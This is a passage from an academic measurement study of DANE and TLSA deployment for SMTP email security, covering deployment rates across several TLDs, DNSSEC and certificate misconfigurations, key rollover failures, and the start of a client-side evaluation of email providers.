DANE and SMTP Email service providers use SMTP (as TLS clients) to send emails to destination mail servers (i.e., TLS servers). However, SMTP has no built-in security mechanisms such as authenticating recipients or encrypting messages in transit. To overcome this limitation, an SMTP extension called STARTTLS was introduced in 2002 to encrypt the messages within a TLS session [37]. However, unlike other TLS protocols, such as HTTPS that signals TLS support explicitly through the URI scheme (e.g., https://), an email address itself cannot indicate any transport security policy. Thus, STARTTLS supports *opportunistic TLS*; a client can send a plain-text command, "STARTTLS", to express its TLS support at the initial stage of the SMTP connection. Unfortunately, STARTTLS is well-known to be vulnerable to downgrade attacks, in which a man-in-the-middle may strip out the STARTTLS command. Even worse, the STARTTLS RFC [37] does not specify what to do when the certificate presented by the TLS server is not valid, thus making many TLS clients ignore mismatches between MX records and the domain names in the certificates or continue email transmissions even with invalid certificates (e.g., self-signed certificates) [30].

With DANE, however, the destination mail server can explicitly tell the clients through TLSA records that (1) it supports TLS for secure email transmissions, (2) the presented certificate will be exactly matched with the TLSA records, and (3) the TLSA records are not forged by providing their RRSIGs, DNSKEYs, and DS records.

Figure 1 briefly illustrates how an SMTP client can use DNSSEC to verify the integrity and authenticity of the fetched TLSA records and validate the certificates.

[1] For example, a domain name (of the email server) mapped to a recipient address of user@gmail.com is gmail-smtp-in.l.google.com, which is specified in the MX record.




Figure 1: Overview of how DANE works along with DNSSEC and STARTTLS. The integrity and authenticity of `TLSA` records are supported through DNSSEC chain validation; Each `RRSIG` is the signature of a record set (e.g., `TLSA` records) verified with a `DNSKEY` (blue lines) and each `DS` record is uploaded by a child zone (red lines). After DNSSEC chain verification, the SMTP client verifies the obtained certificate by matching with it to a `TLSA` record.

3 Related Work

In this section, we discuss related work concerning studies of the DANE ecosystem and security protocols for email.

DANE Deployment Liang et al. [83] studied the early stages of DANE deployment in 2014. They specifically focused on the very early stage of DANE usage for the HTTPS, SMTP, and XMPP protocols. Liang et al. found fewer than 1,000 `TLSA` records in 485K signed zones, of which 13% were invalid, which indicated that DANE usage was very rare.

There have been many attempts to deploy DANE to Web PKI in browsers [47, 72]; however, due to some problems like middleboxes blocking `TLSA` records lookup, these were abandoned. Recently, a new TLS extension [56] proposes to allow a web server to deliver its DANE records and its DNSSEC authentication chain during TLS handshakes. This extension, however, has not been standardized yet.

Dukhovni et al. publish DANE deployment statistics periodically [34, 77]; they recently found that 1.4M domains publish signed `MX` records that have `TLSA` records. Web-based debugging tools such as DANE SMTP Validator [32] and DANECheck [25] can help administrators verify correct DANE deployment.

Our study extends these prior studies in three ways.

First, we examine **all** `TLSA` records in three of the largest gTLDs and two ccTLDs with the highest DNSSEC deployment rates for 24 months to investigate the status of DANE deployment longitudinally. *Second*, we primarily focus on how recent incentives for DANE deployment [13, 19, 59] have impacted on the dynamics of DANE ecosystem; this is in contrast to the earlier work in 2014 [83] that focused on the very early stage of DANE deployment where nobody relied on DANE production systems. Since then, there have been multiple incentives introduced by national governments [13, 19] and TLD registries [59] to spur greater adoption of DANE, *which completely changed the landscape of DANE*; for example, the German and Dutch national government guidelines for secure emails state that DANE is mandatory for government bodies and on the comply-or-explain list for public tenders [13, 19] and we confirm a 1,400-fold and 3,100-fold increase of DANE usages in `.com` and `.net` domains compared to earlier work [83], which we detail in the following section. *Third*, we examine DANE deployment more comprehensively including `TLSA` validation against their corresponding certificates and (mis)configurations of the related entities (e.g., SMTP servers and clients) to study the complete DANE ecosystem in email.

Email Security SMTP has long been fraught with security issues such as sender spoofing [36, 66]. To address these problems, there have been many SMTP extensions such as DomainKeys Identified Mail (DKIM) [20], the Sender Policy Framework (SPF) [45] and Domain-based Message Authentication, Reporting, and Conformance (DMARC) [44]. Their purposes are mainly to authenticate a sender and verify the integrity of received emails, but not to encrypt email transport. Studies have focused on how many email servers support those extensions [30] or how popular email service providers actually behave [36]. To encrypt emails, STARTTLS [37] was introduced in 2002 and several studies focused on the deployment of STARTTLS [30,35,57,74]. For example, Foster et al. [35] showed that 89% of popular email service providers deployed STARTTLS. Similarly, Rijs et al. [69] also showed that 60.3% of 116 scanned domains mainly from the Netherlands support STARTTLS. However, STARTTLS was originally designed to protect messages from passive eavesdroppers, thus one of the remaining challenges was the lack of an authentication mechanism of receiver mail servers. Durumeric et al. [30] showed that 52% of SMTP servers in Alexa 1M domains presented trusted certificates, and 34.2% of their `Common Name` values are consistent with the ones in their `MX` records.

Recently, MTA-STS was proposed to authenticate email servers and resist SMTP downgrade attacks [53]. Even though MTA-STS is simple to deploy with a `TXT` record, it does not provide any security guarantee for certificates and the integrity of the record (e.g., MITM attack can take place by simply dropping the `TXT` record). Also, MTA-STS relies on trust-on-first-use (ToFU) and policy caching. Thus, the initial SMTP connection is trusted without authentication of the receiving mail server [53].

4 DANE Deployment

We study the DANE PKI in email applications with a focus on its deployment by analyzing how email servers configure their

TLD	Measurement Period	MX Records	
		Number	Percent with TLSA
.com	2017-10-22 – 2019-10-31	72,981,465	0.7%
.net	2017-10-22 – 2019-10-31	7,440,488	7.3%
.org	2017-10-22 – 2019-10-31	6,112,057	7.0%
.nl	2017-10-22 – 2019-10-31	4,369,343	9.8%
.se	2017-10-22 – 2019-10-31	860,413	38.2%

Table 1: Overview of the Daily datasets for this study. The number and percentage of the domains that have TLSA records are as-of October 31, 2019.

MX records and the corresponding TLSA records. In particular, we carry out a longitudinal study to see how the email servers have changed their MX and TLSA records over time. Let us first introduce the datasets of our study.

4.1 Datasets

Our goal in this section is to conduct a large scale and longitudinal measurement study of DANE deployment in the email ecosystem by focusing on their authoritative DNS servers.

Daily Scans: MX and TLSA records We utilise data from the OpenINTEL [60, 80] measurement platform that fetches DNS records for all registered domains in many TLDs, currently covering around 65% of the global name space. For our study, we select the data for three generic TLDs (.com, .net and .org) and two country code TLDs (.nl and .se); we find that there are 178M resolvable domains in the dataset for these TLDs. We choose the .com, .net, and .org TLDs because they are the three largest TLDs, and .nl and .se because these countries show high rates of the DNSSEC deployment [33], which is essential for DANE. For each domain, we first extract SOA and DNSKEY records with the corresponding RRSIG records, and MX records. After that, we construct a domain name to query TLSA records based on each MX record[2]. The daily snapshots were fetched for 24 months between October 22, 2017 and October 31, 2019. Table 1 summarizes this dataset.

Taken together, the daily scans represent one of the most comprehensive datasets of DANE observations.

4.2 DANE prevalence

We begin by examining how DANE has been deployed by email servers by focusing on the number of second-level domains that serve at least one TLSA record for their MX records. Figure 2 plots the fractions of .com, .net, .org, .nl, and .se second-level domains that publish at least one TLSA record for their MX records. We first notice that DANE deployment for MX records is very rare in gTLDs: only between 0.6% (.com) and 0.73% (.org) have TLSA records for their MX records. However, we also make the following observations:




Figure 2: The percentages of domains with MX records in .com, .org, .net, .nl, and .se domains that have TLSA records from the Daily dataset are shown. 0.60% (.com) ∼ 0.73% (.net) of all domains with MX records have corresponding TLSA records in the latest snapshot.

First, we see that the fraction of MX records with TLSA records is steadily growing. For example, the fraction in .com rose from 0.10% in October 2017 to 0.65% in October 2019 showing more than 400K MX records have accompanying TLSA records.

Second, we notice that while the overall DANE deployment rate in the three gTLDs is quite low, the deployment rate is much higher in .nl and .se. Recent studies [23, 49] reported a similar trend for DNSSEC deployment in these two ccTLDs, due to the financial incentives from the registries.

Third, we observe that the growth in DANE deployment is mainly due to the fact that a small number of email service providers provide email hosting services leveraging TLSA records such as one.com and Loopia. That is, we find that the "spikes" we observe in uptake are due to some popular email service providers that provide email hosting services to many domains. For example, the spike on November 23, 2018 was due to a single hosting provider (one.com) publishing a single TLSA record, which impacted 934,066 domains that pointed their MX records to one.com to outsource their email services.[3] Similarly, Loopia (a Swedish service provider) published TLSA records for their MX records, which resulted in DANE deployment for its 76,776 domains instantly in September 2019. However, we are also able to observe drops in August 2019, which were caused by one.com that removed its TLSA records for some MX records making 12,658 .com, .net, and .org domains temporarily forgo their TLSA records.

[2] Because the SMTP protocol can use three possible port numbers (25, 465, and 587), we send three TLSA record requests for each MX record.

[3] This spike is not a coincidence; one of our co-authors presented on DANE to the operator community two days before this spike, and we know from private communication this influenced the decision of one.com to enable DANE.




Figure 3: The percentages of domains publishing both MX and TLSA records as a function of website popularity are shown. More popular websites are more inclined to deploy DANE for their email services.




Figure 4: The percentage of domains with at least one TLSA record that also fully deployed TLSA records for all of their MX records.

This change was reverted in September 2019. We suspect that one.com migrated these domains to other MX records. This observation suggests that email hosting services play a significant role in DANE deployment for SMTP.

Next, we examine whether popular domains are more likely to deploy DANE. Figure 3 shows the percentage of the MX records in the Alexa top 1M domains in .com, .net, .org, .nl, and .se that publish TLSA records, as of October 31, 2019. We first observe that popular websites are more likely to have TLSA records to support DANE, but the overall DANE deployment remains low even among the most popular domains; for example, the average percentage of domains with TLSA records among the top 100,000 popular domains is 0.45%, while that of the bottom 100,000 popular domains is 0.21%. However, we cannot know if all of these domains correctly deployed DANE only by analyzing TLSA records. We have to check (1) if their TLSA records are correctly signed, (2) if they support STARTTLS to present their certificates, and (3) if the certificates are consistent with the corresponding TLSA records. Thus, we perform a more detailed examination of whether they operate DANE correctly in the following sections.

4.3 Security considerations

We began by focusing on the second-level domains that serve at least one TLSA record for their MX records. However, given that domains can serve multiple MX records for better availability, it is ideal to deploy TLSA records for *all of their MX records* to stop active attackers who intentionally attempt to disrupt an SMTP connection to the mail servers with TLSA records and steer a victim SMTP client towards the mail servers that are not equipped with TLSA records.

We now try to understand if domains have *fully* deployed DANE by investigating the number of domains that have deployed TLSA records for all of their MX records. Figure 4 shows the ratio of domains that fully deployed TLSA records and we make a number of observations.

First, we found that a substantial portion of domains from .com, .net, .org, and .nl partially deployed TLSA records; on average 18% of .com, .net, .org and 39% of .nl domains did not fully deploy TLSA records in our oldest snapshot, which implies that these domains were susceptible to downgrade attacks. The fraction of these domains is, however, *steadily decreasing*; for example, in the latest snapshot, we found only less than 5% of .com, .net, and .org domains partially deployed TLSA records and 15% of .nl domains did so. *Second*, we observe that large email providers (one.com and loopia.se) partially deployed their TLSA records first and introduced DANE for all of their MX records a few days later; for example, it took two days for one.com to fully deploy TLSA records. We believe this to be an intentional action to minimize the risk of potential mistakes during the deployment and configuration of the TLSA records.

5 DANE Management

Recall that properly managing DANE for emails means that a domain owner *must* (1) enable DNSSEC correctly by publishing DNSKEY and RRSIG records, and uploading a DS record in the TLD zone, (2) publish a TLSA record, and (3) support STARTTLS and serve a certificate that can be verified using its TLSA record. Thus, we now investigate whether domains with MX and TLSA records take all the necessary steps to support DANE correctly.

5.1 Dataset

Our goal in this section is to understand how domains (i.e., email servers) with MX and TLSA records deploy and operate DANE correctly. The Daily dataset suffices for studying the deployment of TLSA records in the SMTP protocol at a coarse granularity. However, it does not tell us whether the email servers present their certificates, and whether the certificates

Vantage Point	Measurement Period	The number of TLSA	The number of Certs
Oregon	2019-07-11 through 2019-10-31	11,821	10,526
Virginia		11,806	10,521
São Paulo		11,771	10,470
Paris		11,819	10,531
Sydney		11,770	10,484

Table 2: Overview of the Hourly datasets. The number of the collected TLSA records and the certificates are as-of the last snapshot on October 31, 2019.

are actually consistent with the TLSA records. Thus, we also collect (1) all the certificates presented by the email servers indicated in the MX records, and (2) the corresponding TLSA records, to observe dynamics at the time scale of hours.

Hourly scans: certificates and TLSA records The following steps detail our methodology to obtain certificates from the mail servers that publish TLSA records.

1. We first obtain all the MX and TLSA records from our Daily dataset, which are updated everyday.
2. We developed a measurement SMTP client that initiates an SMTP connection to an email server (that corresponds to each MX record) through each of the SMTP port numbers (i.e., 25, 465, and 587). The client then sends the STARTTLS command to upgrade the SMTP connection to TLS, and fetches the certificate every hour.
3. We also collect and validate TLSA records in terms of DNSSEC every hour.
4. We deploy the measurement SMTP client in five different vantage points around the world —Oregon (Amazon Web Services [AWS] U.S. West), Virginia (AWS U.S. East), São Paulo (AWS Brazil), Paris (AWS France), and Sydney (AWS Australia)—to comprehensively understand how email servers and their DNS servers behave. All measurement clients are perfectly synchronized to minimize discrepancies between DNS records and certificates across the vantage points.[4]

We used the above methodology to gather measurements by sending on average 11,972 TLSA record lookups as well as collecting the certificate chains every hour from July 11, 2019 to October 31, 2019. We refer to these measurements as the Hourly dataset and Table 2 summarizes this dataset.

Ethical Considerations Our primary ethical concern is to minimize the potential performance risks associated with target email servers by establishing STARTTLS connections every hour. First of all, we have not sent any emails to the email servers. We have only collected the presented certificates from the email servers after sending STARTTLS commands. We also registered a PTR record[5] for each of the five measurement clients, which indicates a domain that runs a webpage explaining the purpose of our measurements and instructions for the DNS and SMTP operators on how to opt out. During the four month measurement period, we received ten opt-out requests and excluded their domains and IP addresses from the measurement.

[4] Measurement completion times may differ depending on the vantage point. The average difference between the fastest and slowest vantage point is only 13.9 seconds. It is possible that two vantage points may fetch two different TLSA records if a rollover occurs exactly between the two scans, but we believe this to be very unlikely.




Figure 5: The percentage of signed TLSA records (top) and the percentage of them missing DS records (bottom) from the Hourly dataset are plotted. About 80% of TLSA records are signed, but 20% of them still miss DS records in the latest snapshot.

5.2 Missing Components

We now examine whether domains that publish TLSA records also (1) publish all the necessary DNSSEC records and (2) support STARTTLS.

DNSSEC Recall from section 2 that a domain that publishes TLSA records *must* properly deploy DNSSEC; TLSA records must be signed by its private key, which corresponds to the public key in the DNSKEY record, and have a DS record in the parent DNS zone to create a chain of trust. We first focus on the TLSA records published by a domain that *attempts* to deploy DNSSEC for DANE by generating RRSIGs using their DNSKEYs; consistent with prior work [50, 79], we refer to these records as *signed* records.

We begin by examining the percentage of signed TLSA records using the Hourly dataset (top of Figure 5). A key observation is that DNSSEC deployment for TLSA records is pervasive, showing that 80% of TLSA records are signed.

Next, we see how many *signed* TLSA records do not have corresponding DS records; Figure 5 (bottom) shows the percentage of signed TLSA records that cannot be validated due

[5] This DNS record is used for the reverse DNS lookup; it maps the associated domain or host name for the IP address.




Figure 6: The percentage of the established SMTP connections that fail to initiate TLS connections is shown.




Figure 7: The percentage of TLSA records that are DNSSEC invalid due to (1) wrong DNSSEC configurations such as expired RRSIGs and (2) TLSA records inconsistent with the certificates.

to missing DS records. Interestingly, we observe that 18.5% of the signed TLSA records do not have DS records. This is somewhat in line with a recent study [22], which showed that about 30% of signed domains do not upload DS records because of mismanagement by large hosting service providers that provide authoritative DNS servers for their customers. This means that the email servers that use those TLSA records do not profit from any of the security benefits that DANE provides even if they present certificates through STARTTLS, which are consistent with their TLSA records. This is because DANE-supporting email servers for outgoing emails *should not* use TLSA records that cannot be validated through DNSSEC. Installing DS records in the parent zone often requires a manual process where the domain administrator typically needs to contact its registrar. Thus we believe that the CDNSKEY and CDS protocols, which allow the domain owner to directly upload the DS record to the registry could mitigate this overhead [46, 82].

STARTTLS Now, we turn our attention to the email servers running on the MX records. Our goal is to understand how the email servers support STARTTLS to present their certificates. Recall that we set up SMTP clients for testing purposes. For this goal, we first register PTR records for the IP addresses used for the SMTP clients to prevent our connections from being denied by the email servers; in this way, each SMTP client can initiate an SMTP connection for each email server. However, when we attempt to make an SMTP connection, we notice that on average some 20 email servers block our connections in each round. Even though we register PTR records in our DNS server and send not-spam requests to well-known block removal centers such as Spamhaus [73], some email servers still do not allow us to initiate SMTP connections because of their custom block lists. SMTP error codes explicitly show us that our connections are rejected due to their spam filters. We identify the STARTTLS related errors by pairing the error codes and messages such as 500 indicating that the email server does not understand the command, or 502 indicating that the (STARTTLS) command is not implemented. We also consider errors in negotiating TLS connections such as malformed certificate structures, handshake failures, and no certificates suggested. Figure 6 plots the fraction of the established SMTP connections for which we cannot negotiate STARTTLS connections; note that on average 0.22% of email servers do not implement STARTTLS, and 0.29% of those supporting STARTTLS provide no or malformed certificates. Taken together, these results show that *the majority of the failure of correct DANE deployment is due to missing DS records rather than absence of STARTTLS support*; the average failure rate of the SMTP servers due to unimplemented STARTTLS is less than 0.2%, while the failure rate due to missing DS records is 20%.

5.3 Incorrect Components

Providing (i) a signed TLSA record and its DS record from the DNS and (ii) certificates via STARTTLS is not sufficient to properly operate DANE. The Certificate Association Data of the TLSA records must be correct and consistent with the certificate presented by the email server.

- DNSSEC validation: We examine the correctness and freshness of the RRSIGs records of TLSA records. To this end, we use Unbound [76] to fetch all the necessary DNS records (e.g., DNSKEYs and DS records and their corresponding RRSIGs), and verify the TLSA records based on the time of the scan. The reasons for the DNSSEC validation failures can be expired RRSIGs, RRSIGs inconsistent with their DNSKEYs, malformed RRSIGs, etc.
- Certificate validation: We also examine if the TLSA records are consistent with the presented certificates. To this end, we build a validation program using the OpenSSL library to verify given certificates based on the Certificate Usage in the TLSA records.[6] The reason for certificate validation failures can be

[6] We also used the attime option to have OpenSSL validate the certificates as of the time of the scan.

mismatched Certificate Usage, Selector, Matching Type, or Certificate Association Data.

Figure 7 shows the distribution of the validation failure reasons during our measurement period. We make the following observations:

First, we find that most of the TLSA records configure their DNSSEC properly if they do not miss any related DNSSEC records; the average failure rate is only 0.47%. Compared with the recent study [23] reporting a 0.5% failure rate of RRSIGs of signed domains, this result indicates that TLSA records are managed similarly well. Focusing on the validation failure reason, we find that expired RRSIGs are the primary reason (70% of the failures) and the other 30% are due to non-existent DNSKEYs. *Second*, we find that on average 14.17% of the certificates cannot be validated due to a mismatch with their corresponding TLSA records; 2.7% of these errors are caused by a wrong Selector or Certificate Usage. In other words, we can make them valid simply by changing the option number of the Selector or Certificate Usage. The others (97.3%) are due to Certificate Association Data that does not match with any certificate in the chain presented by the TLS server. One possible explanation is that the administrators forgot to update either TLSA records or certificates when changing their public keys, which we consider in more detail in subsection 5.5.

5.4 Impact of TLSA Validation Failure

As explained in section 4, a popular email server (MX record) can be used by many domains, meaning that the validation failure of a single TLSA record can affect many domains that rely on its MX record. We now combine our Daily and Hourly datasets to analyze how many domains have TLSA records with missing or incorrect DANE components, allowing us to estimate the *impact* of TLSA record validity. Figure 8 shows the percentage of domains that have TLSA records that cannot be validated by sending email clients, classified by their TLDs. As the figure shows, the impact varies across TLDs; for example, only 0.006% of .se domains cannot be validated due to missing or invalid DNSSEC or STARTTLS configurations, while .org domains show a much higher error rate of 1.65%, which is 275 times higher.

Interestingly, we observe only 30 $\sim$ 150 .se domains with incorrect or missing TLSA records. We believe this success in deployment is related to the .se registry's consistent efforts to deploy TLSA records and DNSSEC by offering financial incentives to registrars [23, 51] that deploy these technologies correctly[7]. Surprisingly, for almost 8,200 .nl domains, the TLSA records were invalid for 7 hours on October 19, 2019. This was mainly due to four TLSA records sharing the same

[7] Similarly, the .nl registry manages a program called Registrar Scorecard, which offers financial incentives to registrars who enable and manage Internet security protocols such as DKIM and DNSSEC [67, 78].




Figure 8: The percentage of domains with misconfigured TLSA records is shown.

second-level domain, mailplatform.eu[8]. From manual inspection, we find that their DNSSEC signatures were not valid due to no DNSKEYs matching the DS record in the parent zone. We suspect that they made a mistake during the update of their DS records and DNSKEYs.

5.5 TLSA Management

The previous sections focus on the necessary and correct components to provide valid certificates, which are consistent with the TLSA records. In this subsection, we focus on how TLSA records and the corresponding public keys are managed; more specifically, we investigate if the TLSA records are used as intended and how often public and private key pairs are changed.

Unsuitable Usages The primary purpose of DANE is to let domain owners use custom certificates for their TLS connections by using TLSA records with the DANE-EE or DANE-TA usage without relying on third party CAs. If the domain owner has a certificate issued by a CA, but serves a TLSA record with the DANE-EE or DANE-TA usage, they do not benefit fully from the security measures that DANE provides (instead, they should use the PKIX-EE or PKIX-TA Certificate Usage). Moreover, the validity periods of such certificates are usually determined by CAs, which are usually short.[9] Thus, domain owners incur additional complexity as they need to update their TLSA records whenever the certificates are re-issued. Therefore, a domain name owner *should* avoid setting their TLSA records with the DANE-EE or DANE-TA usage when they serve a certificate issued by a CA.

We first examine how the Certificate Usage field is set in TLSA records by calculating the distribution of the Certificate Usages of the TLSA records from our latest snapshot. Unsurprisingly, we observe that the vast majority of TLSA records (94.29%) use DANE-EE or DANE-TA. We then configure OpenSSL [61] to trust the set of root CA certifi-

[8] _25._tcp.antispam.mailplatform.eu, _25._tcp.antispam-alt.mailplatform.eu, _25._tcp.mx-alt.mailplatform.eu, and _25._tcp.mx.mailplatform.eu

[9] The lifetime of the certificates issued by LetsEncrypt is 3 months [52].

cates in the Ubuntu 18.04 LTS root store [24]; the validation would fail if the certificates for the TLSA records are custom certificates. Surprisingly, we find that on average 90.58% and 90.37% of TLSA records with DANE-EE and DANE-TA are still valid, which means that the certificates are valid in terms of PKIX, not custom certificates. Consequently, these records could have used PKIX-EE or PKIX-TA Certificate Usages, thus having the additional benefit of certificate validation through two independent mechanisms (DANE and PKIX). We believe operators do this because they are worried that sending SMTP servers would reject their custom certificates. However, as we will see in the next section, all of the popular email service providers (i.e., sending SMTP servers) that we test do not validate the certificates of the receiving SMTP servers when they cannot find any available TLSA records.

Key Rollover Just like other PKIs, DANE also provides a method for a TLS server to change its public and private key pairs. This process is called key rollover, and the best current practice for executing such a rollover is specified in an RFC [28].

However, unlike other PKIs, DANE requires more careful consideration when performing key rollovers because of old DNS records cached on resolvers. Recall that all DNS responses (including TLSA records) each contain a TTL field indicating how long a given record may be cached. Thus, if an SMTP server simply switches to a new certificate and publishes its corresponding TLSA record immediately, the cached old TLSA records can result in a mismatch to the new certificate, causing a validation failure in some SMTP clients. Thus, before rolling over to a new certificate, the administrator needs to publish a new TLSA record in advance (at least two TTLs of the old TLSA records), while keeping the old one to let the DNS resolvers of SMTP clients fetch the new and old TLSA records together.

We examine how frequently SMTP servers roll their keys, and when they do, if they do this correctly. We only consider changes where the actual public key in the certificate and TLSA record changes. This is relevant because, as discussed earlier, TLSA records have a Matching Type option that specifies how certificates and TLSA records should be matched. If the Matching Type indicates that matches should be performed based on the public key only, the certificate can be renewed while retaining the same key (which extends the validity of the certificate without an actual key rollover).

We first filter certificates and TLSA records that we can monitor for the entire measurement period, which leaves us 10,382 certificates (and their corresponding TLSA records). Among the certificates, we find that 7,334 (70.6%) certificates have never changed their public keys.

We then see whether the other 3,048 certificates have changed their keys *correctly*. To analyze the rollover behaviors more accurately, we remove the TLSA records from our considerations when (1) their TTLs are shorter than our scan resolution (i.e., 1 hour), (2) their corresponding certificates have never been valid[10], and (3) we could not capture their corresponding certificates when the rollover happened due to server or measurement errors. After filtering, this leaves 1,460 (47.9%) TLSA records and their certificates. We make the following observations from our analysis for this dataset:

First, we observe that only 124 domains (8.5%) domains have maintained two or more types of TLSA records with mixed usages such as maintaining DANE-EE and DANE-TA together; this allows administrators to change the leaf certificate and its TLSA records with DANE-EE usage immediately as long as it is signed by the certificate that the TLSA records with DANE-TA usage specify. Due to this advantage, we find that 109 (87.9%) of them successfully roll their keys without any validation failures. *Second*, we find that 1,335 domains (91.4%) have a single TLSA record usage; in this case, the administrators need to make sure that they pre-publish the new TLSA records well in advance of a key rollover. However, we observe that *the vast majority of them (1,257 or 94.2%) experience at least one validation failure during their rollovers.* From further investigation, we observe that 939 of them (74.7%) introduced new certificates and the corresponding TLSA records at the same time *without considering the TTL of the TLSA records* or only introduced new TLSA records after changing certificates.

These results highlight the challenges for correctly updating the keys in two different places in DANE. Considering that authoritative DNS servers and SMTP servers provide two disjoint functions, administrators need to add a new TLSA record on the DNS server *in advance*, and need to install the new certificate in their SMTP server *manually after waiting at least two TTLs.*

6 Client-side DANE Support

Even if domains properly manage their TLSA records with DNSSEC and provide valid certificates that comply with the certificate-related data in TLSA records, an SMTP client cannot be protected unless it looks up and verifies TLSA records correctly. We now examine how DANE is supported in the real world by examining (1) popular email service providers and (2) popular Mail Transfer Agent (MTA) and DNS software.

6.1 Popular Email Service Providers

We first examine how popular email service providers have deployed DANE to authenticate destination mail servers and encrypt email transport. In order to obtain a list of popular email providers, we use the approach from a previous study [36]; we refer to Adobe's leaked user email database

[10] In this case, we cannot determine whether they conduct correct rollovers.




Figure 9: Timeline for measurement of an email provider's DANE support: we sign up for an account and send an email to our testbed server ①∼②; the email provider looks up our domain's `MX` record and `TLSA` record (if it supports DANE) via its DNS resolver or by itself ③; our authoritative DNS server checks if (a) the email provider has tried to look up the `TLSA` record and (b) set the `DO` bit in the header ④∼⑤; the email provider initiates an SMTP connection and sends the STARTTLS command (if it supports STARTTLS). Once the connection is made, the email is transferred ⑥; our testbed SMTP server checks if the email has been successfully delivered ⑦.

